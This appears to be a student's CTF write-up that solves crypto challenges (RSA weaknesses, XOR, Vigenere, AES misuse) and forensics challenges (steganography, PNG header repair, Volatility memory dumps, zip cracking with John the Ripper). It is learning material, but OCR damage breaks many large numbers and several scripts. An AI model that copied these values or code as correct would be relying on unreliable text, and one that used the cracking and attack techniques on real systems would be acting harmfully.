        elif char == '_':
            result += '_'
        else:
            result += char
    return result

def decrypt_affine_cipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = reverse_alphabet.index(char)
            original_char = alphabet[index]
            result += original_char
        elif char == '_':
            result += '_'
        else:
            result += char
    return result


text = 'HQYQMAAAHTAAAgYADAc='
key = 'zoro'
xor=decrypt_xor_cipher(text, key)
print(xor)
#flag{try_all_angles}
```

```
PS E:\CTF's and Bug Bounty\ctfs\digital defenders>  e:; cd
hon\Python39\python.exe' 'c:\Users\Arun balaji\.vscode\exter
35' '--' 'E:\CTF''s and Bug Bounty\ctfs\digital defenders\xo
try_all_angles
PS E:\CTF's and Bug Bounty\ctfs\digital defenders>
```

wrap the result in the flag format : flag{try_all_angles}

2. Common threads:

```
from Crypto.Util.number import getPrime,long_to_bytes,bytes_to_long as b2l
pt = b2l(b'#############REDACTED##############')

e1 = 3
e2 = 65537

p = getPrime(512)
q = getPrime(512)
n = p * q
print("p = ",p)
print("q = ",q)
print("n = ",n)

ct1 = pow(pt,e1,n)
ct2 = pow(pt,e2,n)

print("ct_1 = ",ct1)
print("ct_2 = ",ct2)
py
#n : 8252900385410744965588282877930668026132251429157817691485533566019631613602089133028299
#ct_1 :  166814478617099665759599925878885485905004693877676031302405103926304712377128833288
#ct_2 :  746491129170129963893896885845390470388141172427878904224127324449405271144654443677
```

Solution:

Used cube root attack since e=3 .

If you the cubed root of `c`, and if that is smaller than the cubed root of `n`, then your plaintext message `m` is just the cubed root of `c`!

```
from Crypto.Util.number import *

n =
82529003854107449655882828779306680261322514291578176914855335660196316136020891330282977
86239278195557600390827691833623249642839490270171286505084617791943215002422133324886918
28191607240040276876153166045249564777268533414717294905797812269047502032677748152668149
93007700799909440327200157743001636208979
ct_1 =
16681447861709966575959992587888548590500469387767603130240510392630471237712883328945139
93152851393510238898052607710731359323557904957777106934584412944237025988585303236848198
01180130578409276313454673613313827449751162782615878162134 9
ct_2 =
74649112917012996389389688584539047038814117242787890422412732444940527114465444367380737
02742981117579277594202951450198421570075164608554856304300747895966795457264687119747908
57457507525657804674266342421976330177596275050251638990527690398734992259759565471976031
01339946515705697532653196551891380383692

e= 3


def iroot(x, n):
    """Return (y, b) where y is the integer nth root of x and b is True if y is exact."""
    if x == 0:
        return x, True

    k = (x.bit_length() - 1) // n
    y = 1 << k
    for i in range(k - 1, -1, -1):
        z = y | 1 << i
        if z ** n <= x:
            y = z
    return y, x == y ** n


pt = iroot(ct_1,3)[0]
decrypted = long_to_bytes(pt)
print(decrypted)
```

flag: flag{b3z0u7_l0v3s_c0mm0n_m06u1u5}

3. Wojtek's Enigma

We are given an encrypted text like this,

Ensure the client's security at all times

agin{afkkxf_7e3_ib4d}

Model : M3
Reflector : UKW B


ROTOR 1 : VI
Position : 1A
Ring : 2B

ROTOR 2 : I
Position : 3C
Ring : 4D

ROTOR 3 : III
Position : 5E
Ring : 6F

PLUGBOARD : bq cr di ej kw mt os px uz gh

Upon researching on wojtek enigma , I found an enigma decoder in cyberchef using that decode the encrypted text.



4. Grandfather cipher:

```python

letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}'
key = ???
flag = ???

def encrypt(plaintext, key):

    plaintext = plaintext.upper()
    key = key.upper()
    char_to_val = {char:val for val,char in enumerate(letters)}
    ciphertext = ""

    for i, char in enumerate(plaintext):
        plaintext_val = char_to_val[char]
        key_val = char_to_val[key[i % len(key)]]
        cipher_val = (plaintext_val + key_val) % len(letters)
        cipher_char = letters[cipher_val]
        ciphertext += cipher_char

    return ciphertext

print(encrypt(flag,key))
```

encrypted text: O8Q2HZE9PCID38QDRL3COL7C3ZS01DVEU8CX01Q6R{WDQ1}4P13001S4Y4UH6W


Solution:

This is a Vigenere Cypher with no key. we must recover this key and obtain the flag.

To obtain the key we need to find the frequency of the occuring alphabets in the plaintext and cipher text and subtract it to get the key.

Known Text: F - 5 L - 11 A - 0 G - 6
Cyphertext: O - 14 8 - 34 Q - 16 2 - 28
Key: J - 9 X - 23 Q - 16 W - 22

example: f=5, and O=14 (cipher-plain =key) 14-5=9 , 9=>j so 1st letter of the key is j, like this we can find the key as JXQW.



FLAG{C0NGR4TULATI0NSF0RSUCCESSFULLYBREAKINGTHEVIGENERECIPHEXX}

5.MOD:

```
flag = #######redacted#######
flag = flag.encode()
l = [i%97 for i in flag]

print(l)
#l=[5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95, 11, 48, 48, 15,28]
```

Solution:

```
o=[5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95, 11, 48, 48, 15,28]

f=''
for j in o:
    if j<=26:
        f+=chr(j+97)
    else:
        f+=chr(j)
print(f)

#flag: flag{M0du10_m4k3s_7hings_l00p}
```

flag{M0du10_m4k3s_7hings_l00p}

6.Flawless aes:

```
import os
from Crypto.Cipher import AES
from secret import flag

secret = b"This is top secret message. I hope, no one can intercept UwU !!!"

iv1 = os.urandom(16)
iv2 = os.urandom(16)
key = os.urandom(16)
flag = flag + b"\0" * (16 - len(flag) % 16)

cipher = AES.new(iv1, AES.MODE_CBC,key)
ciphertext1 = cipher.encrypt(secret)
cipher = AES.new(key, AES.MODE_CBC,iv2)
ciphertext2 = cipher.encrypt(flag)

with open("encrypted", "wb") as f:
    f.write(iv1)
    f.write(ciphertext1)
    f.write(iv2)
    f.write(ciphertext2)
```

Also an encrypted binary file is provided.

Solution:

From the given script,we conclude the following points:

Aes CBC mode is used and random iv is generated and also an secret is provided .

The flag is padded to 16bytes since aes works on 16bytes.After that the secret is encrypted and stored in ct1 and the flag is encrypted and stored in ct2.

solve.py

```
import os
from Crypto.Cipher import AES

def xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])

with open('encrypted.bin', 'rb') as fl:
    ar = fl.read()
iv1 = ar[:16]
ct1 = ar[16:16+64]
iv2 = ar[16+64:16+64+16]
ct2 = ar[32+64:]
secret = b"This is top secret message. I hope, no one can intercept UwU !!!"
iv = b'\x00' * 16

cipher = AES.new(iv1, AES.MODE_CBC, iv)

pt1 = cipher.decrypt(ct1)
key = xor(pt1, secret)[:16]
cipher = AES.new(key, AES.MODE_CBC, iv2)
print(cipher.decrypt(ct2))
```

The encrypted binary file is read and stored in a variable .since it contains iv1,iv2,ct1,ct2 we can extract those values by 16bytes.

Now we have all the contents , so we decrypt it by reversing the encryption process.

flag: `flag{h3y_y0u_g077It!!}`

7.Common primes:

```
from Crypto.Util.number import *

modulus_list = [92917019109246520946111919259944727745544542783982355430716972006653222462832
e = 65537
flag = b"flag{######################}"

message = bytes_to_long(flag)
ciphertext = [pow(message, e, modulus_list[i]) for i in range(4)]

obj1 = open("ciphertext.txt",'w')
obj1.write(str(ciphertext))
```

```
[501029909836596764565321189983366262985662757064244304589945527389279760355148992728150602208590432674604238715688416832642871974518269145382605161192584559748570154905817969914787954516965725386485160239763420268928183909892048618088904715326200115301728814036608432998506363148535207714106803782690463889 79,
630627353127333991152723776657815239096200493933962782178754811720443218688230051210087713625854185399897320987371426961829166613262729336909915742740134747926923461539026053154482244793945092722148230354944041965156020398407155830408732331017188579376433087202588877231552137907519532214850225087767229081 76,
210125329891194876859943200120969446720313264056287643417646370841583391597317599757829769210860025369189805154706864875790314346680987810356645545233790698448161358788294794812713696230095171782394579777318431277074297343875196854877666733535348053670923660382034462168781372601457322632025440397343328028 80,
805883146799042130465634217746236886238043611415322739228679583991180549263601456096613142277509764468982493020196297177753922523658272001446685863993551754074051841844424578755823558004631464727959114824548380255899623205486962371829679906449681960215515251348618125347415703272759352450352153205827341959 04]
```

Solution:

I tried to find the gcd of modulus list since the challenge name suggests common primes.

```
import math

modulus_list = [92917019109246520946111919259944727745544542783982355430716972006653222462832
val = []

for i_index, i in enumerate(modulus_list):
    for cp_index, cp in enumerate(modulus_list):
        if i_index != cp_index:
            gcd = math.gcd(i, cp)
            if gcd != 1:
                val.append((i_index, cp_index, gcd))
            if i % cp == 0:
                print(i, cp)
                break

print(val)
```

This gives a common divisor, dividing modulus[1] and modulus[3] with this value gives our p and q.

final solve.py

```
from Crypto.Util.number import *

p = 974160054154443968886268970682899268631360609411627959781790623971200561616676346489692

q = 134031581035846916548753121628820913892101352738229528690407111130758136632458476933982

c=630627353127333991152723776657815239096200493933962782178754811720443218688230051210087713

e=65537

n=p*q

phi=(p-1)*(q-1)

d=pow(e,-1,phi)

flag=pow(c,d,n)

print(long_to_bytes(flag).decode())
```

flag{w3_h4v3_s0_much_1n_c0mm0n}

8. Too close for comfort:

```
from gmpy2 import next_prime,invert
from Crypto.Util.number import *

flag = "flag{REDACTED}"
flag = bytes_to_long(flag.encode())
p = getPrime(512)
q = next_prime(p)
n = p*q
e = 65537
phi = (p-1)*(q-1)
d = invert(e,phi)
c = pow(flag,e,n)
print("n : ",n)
print("c : ",c)
```

```
n :
51262621421762918526093632383370534180768834026547970314343452353598602088230820806033740
00732879555457064231825278966676331525350986648997230463127405088009635826140019608377396
17688711828681829802559542306463651633477383409231648397029599480860497486163956329377343
13167798374046524562505972965628250476311

c :
36352708125237430764760060909529418780804291559038503125980629255501905387145728377360035
34130808633019514020067577852128083412516317887219432130679055627366383869723509437648011
79861752923887050054038705237602609256272241103832307947358569031923107020097996311059038
96037080675097289706993777714380538272695
```

Solution:

Here p and q are two nearest primes because next_prime() function is used for q.

we can use this weakness to decrypt .

```python
from gmpy2 import iroot
n =
51262621421762918526093632383370534180768834026547970314343452353598602088230820806033740
00732879555457064231825278966676331525350986648997230463127405088009635826140019608377396
17688711828681829802559542306463651633477383409231648397029599480860497486163956329377343
13167798374046524562505972965628250476311
qu,b = iroot(n,2)
while n%qu != 0:
    qu += 1
p = qu
q = n // qu
print(p)
print(q)
```

This gives us p and q.

final.py

```
from Crypto.Util.number import *
p =
71597919957051069715186926000974049109390503354788204853419394499252058806471343254540701
46449825578592400158599249475957026040350418341470093545761250817
q =
71597919957051069715186926000974049109390503354788204853419394499252058806471343254540701
46449825578592400158599249475957026040350418341470093545761250583
c=36352708125237430764760060909529418780804291559038503125980629255501905387145728377360 0
35341308086330195140200675778521280834125163178872194321306790556273663838697235094376480
11798617529238870500540387052376026092562722411038323079473585690319231070200979963110590
38960370806750972897069937777143805382726 95
e=65537
n=p*q
phi=(p-1)*(q-1)
d=pow(e,-1,phi)

flag=pow(c,d,n)
print(long_to_bytes(flag).decode())
```

flag{Cl0s3_pr!m3s_c4n_3as!1y_b3_s01v3d_us!ng_f3rm47}

9. IS IT AN RSA???

```
from Crypto.Util.number import getPrime

p = getPrime(1024)
q = getPrime(1024)
r = getPrime(1024)
s = getPrime(1024)

m = #REDACTED
n1 = p*q
n2 = q*r
n3 = #REDACTED
e = 65537
c = pow(m,e,n3)

with open("cipher.txt","w") as f1:
    f1.write("n1 : {n1}\nn2 : {n2}\nn3 : {n3}\nc : {c}")
```

```
n1 : 20912910050796031830809673977674455857393320096113471000108476598239671823290454539099 5
n2 : 23872426932563883914901983231692363805983070520331002447445050715524972251586497800571 7
n3 : 62326554862516327851002248799556787689092653320930899937033036237143928530508541261545 6
c : 30076567563103670244052373935115489738332832231090942763915081989196102079068930736930 84
```

Solution:

since n1=pq,n2=qr so if we get thr GCD of n1, n2 we can get value of q.

```
from Crypto.Util.number import long_to_bytes

n1 = 20912910050796031830809673977674455857393320096113471000108476598239671823290454539099 5
n2 = 23872426932563883914901983231692363805983070520331002447445050715524972251586497800571 7
n3 = 62326554862516327851002248799556787689092653320930899937033036237143928530508541261545 6
q = math.gcd(n1, n2)
print(q)
# 167684085934635111138105189988179080219157811889011166123666499425768450437469943386621848
```


Now we have q, so to find p we need to divide `q` with n1 and n2.

p = n1//q , r = n2//q

now we have p,q,r using this values I tried to decrypt the rsa.luckily got the flag.

final.py

```
from Crypto.Util.number import *

n1=20912910050796031830809673977674455857393320096113471000108476598239671823290454539099505
q=16768408593463511113810518998817908021915781188901116612366649942576845043746994338662184 8
c=30076567563103670244052373935115489738332832231090942763915081989196102079068930736930844 1

p = n1//q
e=65537
phi=(p-1)*(q-1)
d=pow(e,-1,phi)
flag=pow(c,d,n1)
print(long_to_bytes(flag).decode())
```



flag: flag{1s_17_r34lly_an_RSA???}

10. Treasure Count:

```
import os
from Crypto.Cipher import AES

KEY =

class CustomCounter(object):
    def __init__(self, value=os.urandom(16), step_up=False):
        self.value = value.hex()

        self.step = 1
        self.stup = step_up

    def increment(self):
        if self.stup:
            self.new_value = hex(int(self.value, 16) + self.step)
        else:
            self.new_value = hex(int(self.value, 16) - self.stup)
        self.value = self.new_value[2:]
        return bytes.fromhex(self.value.zfill(32))

    def __repr__(self):
        self.increment()
        return self.value


def encrypt():
    cipher = AES.new(KEY, AES.MODE_ECB)
    ctr = CustomCounter()
    output = []
    with open("//home//disco//Desktop//flag.png", 'rb') as file:
        block = file.read(16)
        while block:
            keystream = cipher.encrypt(ctr.increment())
            xored = [x^y for x, y in zip(block, keystream)]
            output.append(bytes(xored).hex())
            block = file.read(16)

    return {"encrypted": ''.join(output)}

with open('/home/disco/Desktop/chall.txt','w') as chall:
    chall.write(encrypt()['encrypted'])
```

Also an encrypted file provided.

Solution:

The encrypt() method uses AES ECB mode to encrypt the file, which is not the best mode .To create a decrypt() method we need to find the key used during encryption and also the counter values .

we use an XOR operation with the keystream obtained from the counter and the ciphertext blocks

final.py:

```
from Crypto.Cipher import AES

rpng = b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR'
out = []
with open('data.txt', 'r') as fl:
    block = bytes.fromhex(fl.read(32))
    xored = [x^y for x, y in zip(block, rpng)]
    rks = bytes(xored)
with open('data.txt', 'r') as ff:
    block = bytes.fromhex(ff.read(32))
    while block:
        xored = [x^y for x, y in zip(block, rks)]
        out.append(bytes(xored))
        block = bytes.fromhex(ff.read(32))

with open('final.png', 'wb') as flag:
    flag.write(b''.join(out))
```

Digital forensics:

1.C4pt4inC0ld:

```
There is no room on this planet for anything less than a miracle
We gather here today to revel in the rebellion of a silent tongue
Every day, we lean forward into the light of our brightest designs & cherish the sun
Praise our hands & throats each incantation, a jubilee of a people dreaming wildly
Despite the dirt beneath our feet or the wind pushing against our greatest efforts

Soil creates things Art births change
This is the honey
& doesn’t it taste like a promise?
The password is azrael
Where your heart is an accordion
& our laughter is a soundtrack
Friend, dance to this good song—
look how it holds our names!
Each bone of our flesh-homes sings welcome
O look at the Gods dancing
as the rain reigns against a steely skyline
Where grandparents sit on the porch & nod at the spectacle
in awe of the perfection of their grandchildren’s faces
Each small discovery unearthed in its own outpour
Tomorrow our daughters will travel the world with each poem
       & our sons will design cities against the backdrops of living museums
       Yes! Our children will spin chalk until each equation bursts a familial tree
```

solution:

This encoded using some whitespace code and a password is given as azrael.

on doing some research I found a steg tool called stegsnow to retrieve the hidden data.

```
stegsnow -C -p "azarel" "secret.txt"
```

2.Alw4y5_h4s_b33n:

The flag is hidden in this picture. By using the hints in the description I figured we need to increase the width and height to see the flag.

For that referred this writeup :https://www.google.com/amp/s/cyberhacktics.com/hiding-information-by-changing-an-images-height/amp/

Followed the steps given in the above writeup link,Converted the image to hex and modified the corresponding hex value which responsible for height and width . To identify the hex string it starts like this "ff c0".

Though the resulted image is not fully visible but we can spot the flag.

flag : bi0s{th3_dimention_tr1ck}

3.bl1ndf0ld

A blind image was given , to get the flag I used tool called stegsolve.jar to view picture in different planes.

bi0s{7h3_c00l_plan3_stegan0gr4phy}

flag: bi0s{7h3_c00l_plan3_stegan0gr4phy}

4. f1xm3:

we are provided with a corrupted image , in order to get the flag we need to fix the headers.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	67	54	78	47	0D	0A	1A	0A	00	00	00	0D	49	68	72	64	gTxG........Ihrd
00000010	00	00	03	E8	00	00	02	58	08	06	00	00	00	F1	1E	CC	...è...X.....ñ.Ì
00000020	25	00	00	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	%....gAMA..±..üa
00000030	05	00	00	00	20	63	48	52	4D	00	00	7A	26	00	00	80	.... cHRM..z&..€
00000040	84	00	00	FA	00	00	00	80	E8	00	00	75	30	00	00	EA	„..ú...€è..u0..ê
00000050	60	00	00	3A	98	00	00	17	70	9C	BA	51	3C	00	00	00	`..:˜...pœºQ<...
00000060	09	70	48	59	73	00	00	0E	C2	00	00	0E	C2	01	15	28	.pHYs...Â...Â..(
00000070	4A	80	00	00	00	06	62	4B	47	44	00	FF	00	FF	00	FF	J€....bKGD.ÿ.ÿ.ÿ
00000080	A0	BD	A7	93	00	00	00	07	74	49	4D	45	07	E7	06	0B	½§"....tIME.ç..
00000090	12	19	3A	DD	7A	F4	8F	00	00	00	41	74	45	58	74	63	..:Ýzô....AtEXtc
000000A0	6F	6D	6D	65	6E	74	00	43	52	45	41	54	4F	52	3A	20	omment.CREATOR:
000000B0	67	64	2D	6A	70	65	67	20	76	31	2E	30	20	28	75	73	gd-jpeg v1.0 (us
000000C0	69	6E	67	20	49	4A	47	20	4A	50	45	47	20	76	38	30	ing IJG JPEG v80
000000D0	29	2C	20	71	75	61	6C	69	74	79	20	3D	20	37	35	0A	), quality = 75.
000000E0	CD	8D	05	C8	00	00	00	25	74	45	58	74	64	61	74	65	Í..È...%tEXtdate
000000F0	3A	63	72	65	61	74	65	00	32	30	32	33	2D	30	36	2D	:create.2023-06-
00000100	31	31	54	31	38	3A	32	35	3A	32	31	2B	30	30	3A	30	11T18:25:21+00:0
00000110	30	1C	ED	D6	24	00	00	00	25	74	45	58	74	64	61	74	0.íÖ$...%tEXtdat
00000120	65	3A	6D	6F	64	69	66	79	00	32	30	32	33	2D	30	36	e:modify.2023-06
00000130	2D	31	31	54	31	38	3A	32	35	3A	31	32	2B	30	30	3A	-11T18:25:12+00:

Fixed the header like this

```
.PNG........IHDR.......X........
%....IDATx.....a.... cHRM..z&...
```

And also modified the footer to have a IEND byte at the end.

flag: bi0s{g00d_f1x_g00d_s0lv3}


5. Upgr4d3d_f1xm3

This is similar to the fixme challenge , we need to fix the headers to get the flag

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   89 70 67 6E 0D 0A 1A 0A 00 00 00 0D 49 64 64 64  ‰pgn........Iddd
00000010   00 00 01 2C 00 00 00 A8 08 06 00 00 00 58 78 D3  ...,...¨.....XxÓ
00000020   0F 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61  .....gAMA..±..üa
00000030   05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  .... cHRM..z&..€
00000040   84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA  „..ú...€è..u0..ê
00000050   60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00  `..:˜...pœºQ<...
00000060   09 70 48 59 73 00 00 16 25 00 00 16 25 01 49 52  .pHYs...%...%.IR
00000070   24 F0 00 00 00 06 62 4B 47 44 00 FF 00 FF 00 FF  $ð....bKGD.ÿ.ÿ.ÿ
00000080   A0 BD A7 93 00 00 00 07 74 49 4D 45 07 E7 06 0B   ½§"....tIME.ç..
00000090   12 37 13 94 CF 65 CF 00 00 00 25 74 45 58 74 64  .7.”ÏeÏ...%tEXtd
000000A0   61 74 65 3A 63 72 65 61 74 65 00 32 30 32 33 2D  ate:create.2023-
000000B0   30 36 2D 31 31 54 31 38 3A 35 35 3A 30 32 2B 30  06-11T18:55:02+0
000000C0   30 3A 30 30 46 1B DE 47 00 00 00 25 74 45 58 74  0:00F.ÞG...%tEXt
000000D0   64 61 74 65 3A 6D 6F 64 69 66 79 00 32 30 32 33  date:modify.2023
000000E0   2D 30 36 2D 31 31 54 31 38 3A 35 35 3A 30 32 2B  -06-11T18:55:02+
000000F0   30 30 3A 30 30 37 46 66 FB 00 00 E2 A0 49 44 41  00:007Ffû..â IDA
00000100   54 78 5E EC FD 59 B0 6E 4B B6 DF 07 E5 D7 37 6B  Tx^ìýY°nK¶ß.å×7k
00000110   AD DD 9E 73 AA AF DB 97 EA 4A 42 16 C2 32 32 02  .Ýžsª¯Û—êJB.Â22.
00000120   07 18 37 22 1C 52 18 49 57 2D 6F 44 F0 02 11 3C  ..7".R.IW-oDð..<
00000130   F1 EC FB 40 04 6F 3C 41 40 F0 C2 83 21 1C 21 E4  ñìû@.o<A@ðÂƒ!.!ä
00000140   20 02 CB 92 4D 18 5B 80 C3 46 36 D6 B5 C4 6D 75   .Ë'M.[€ÃF6ÖµÄmu
00000150   3B 55 9D AA D3 EE 66 B5 5F DF F0 FF 8D 91 63 CE  ;U.ªÓîfµ_ßðÿ.'cÎ
00000160   9C F3 FB 56 B3 F7 3E A7 EA DE 70 8D B5 C6 97 7D  œóûV³÷>§êÞp.µÆ—}
00000170   E6 C8 EE 3F 47 E6 CC 39 67 E7 FF FE 3F EA EE 93  æÈî?GæÌ9gçÿþ?êî"
00000180   A8 D3 E9 60 A4 8E 3B 45 BB 6C 46 98 FB 47 BC D4  ¨Óé`¤Ž;E»lF˜ûG¼Ô
00000190   D9 CB 5E A4 93 E9 F6 5D 61 4F A9 DB 35 43 F9 66  ÙË^¤"éö]aO©Û5Cùf
```

we have some incorrect headers like pgn , iddd which should be modified to png , idat ...

after modifying all the incorrect headers we get the original image back.



6. R3c0v3rytxt:

we are provided with an memory dump , we need to use volatilty to get the flag.

```
python3 volatility3/vol.py -f /root/challenge.raw windows.filescan.FileScan | grep flag
```

we got the flag.txt physical address 0x7fddf6c8

To retrieve it:

```
python3 volatility3/vol.py -f /root/challenge.raw windows.dumpfiles.DumpFiles --physaddr
0x7fddf6c8
```

flag: `bi0s{fil3dump_mastery_rec0very}`

7. bl4ckscr33n_ex3cuti0n

Another memory dump challenge.This time we need to use volatility2

we need to get the image info:

```
vol.py -f chall.raw imageinfo
```

using the above command found the profile name "profile=Win7SP1x86 pslist "

```
vol.py -f chall.raw --profile=Win7SP1x86 memdump -p 980 -D ./dump/
```

flag: `bi0s{m3m0ry_suprem4cy}`

8. Pr0j3ct_M3t4:

Used exiftool on the image got a base64 string . decoding it gave the flag.

```
┌──(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ exiftool chall\ \(1\).jpg
ExifTool Version Number         : 12.57
File Name                       : chall (1).jpg
Directory                       : .
File Size                       : 61 kB
File Modification Date/Time     : 2023:07:11 09:55:00-04:00
File Access Date/Time           : 2023:07:11 09:56:16-04:00
File Inode Change Date/Time     : 2023:07:11 09:56:16-04:00
File Permissions                : -rw-------
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : Ymkwc3tleDFmX2Q0dDR9Cg==
Image Width                     : 1200
Image Height                    : 900
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 1200×900
Megapixels                      : 1.1
```

comment: Ymkwc3tleDFmX2Q0dDR9Cg==
decoding this from base64 "bi0s{ex1f_d4t4}"

9. brut3nf0rce

we got a password protected zip file, to crack the password I used johntheripper tool.

```
┌──(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ zip2john chall.zip > zip.hash
ver 2.0 efh 5455 efh 7875 chall.zip/chall7.jpg PKZIP Encr: TS_chk, cmplen=1073056, decmplen=1074541, crc=F84038C6 ts=08A2 cs=08a2 type=8

┌──(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
gz              (chall.zip/chall7.jpg)
1g 0:00:00:00 DONE 1/3 (2023-07-11 11:24) 25.00g/s 31200p/s 31200c/s 31200C/s gz..all.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

password : gz

Using that password , I extracted the zip file contents . There was an image in it.

I used various tools like exiftool,steghide,stegsolve.jar ... and among those stegseek tool extracted a secret from the above image.

```
┌──(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ stegseek chall7.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "batman1"
[i] Original filename: "secret.txt".
[i] Extracting to "chall7.jpg.out".
the file "chall7.jpg.out" does already exist. overwrite ? (y/n)
n
[!] error: did not write to file "chall7.jpg.out".

┌──(kali㉿kali)-[~/Downloads/digitaldefenders]
└─$ cat chall7.jpg.out
bi0s{bruting_satisfaction_for_real}
```

